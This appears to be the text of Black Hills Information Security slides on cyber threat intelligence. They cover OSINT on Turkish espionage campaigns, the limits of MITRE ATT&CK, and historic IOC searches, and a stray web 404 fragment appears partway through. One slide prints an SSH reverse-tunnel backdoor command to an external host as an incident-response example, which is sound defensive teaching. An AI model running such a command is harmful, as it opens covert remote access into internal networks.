OSINT[3] – Hunt & Hackett: *Turkish espionage campaigns in the Netherlands* [2024-01-05]


https://github.com/jacksp7/webtest/blob/master/
Product
Solutions
Open Source
Pricing
Search or ju
404
This is not the web page you are looking for.

[1] https://www.pwc.com/gx/en/issues/cybersecurity/cyber-threat-intelligence/tortoise-and-malwahare.html
[2] https://blog.strikeready.com/blog/pivoting-through-a-sea-of-indicators-to-spot-turtles/?s=08
[3] https://www.huntandhackett.com/blog/turkish-espionage-campaigns

CTI – *Post* Public Disclosure

OSINT footprint shifts operational tempo



TTP Example Scenario

- SSH Backdoor discovered during DFIR
- Creates reverse proxy to TA system
  - Able to run commands from remote system into internal network
- Not doesn’t fit neatly in Mitre ATT&CK as a specific technique

```
ssh.exe sshtunnel@blackhillsinfosec.com -f -N
-R 50000 -p 443 -o StrictHostKeyChecking=no
```

https://www.blackhillsinfosec.com/ssh-dont-tell-them-i-am-not-https/

MITRE ATT&CK

- Pros
  - Wide range of TTPs covered
  - Attacker viewpoint focused
  - Can be used to customize your own CTI model
- Cons
  - Not exhaustive of all potential TTPs
  - Post compromise focus

Conclusion

- Your mileage may vary alerting on IOCs in CTI feeds
- Historic searches for new CTI better approach
  - Have we ever seen this in our environment?
- Consolidate common CTI data types into observables database
  - Start with the most common IOC types: Domains, IPs, Hashes

About…us

Pictures and bios and stuff

https://www.blackhillsinfosec.com/team/derek-banks/

https://www.blackhillsinfosec.com/team/troy-wojewoda/

0x3F

- Black Hills Information Security
  - http://www.blackhillsinfosec.com
  - @BHInfoSecurity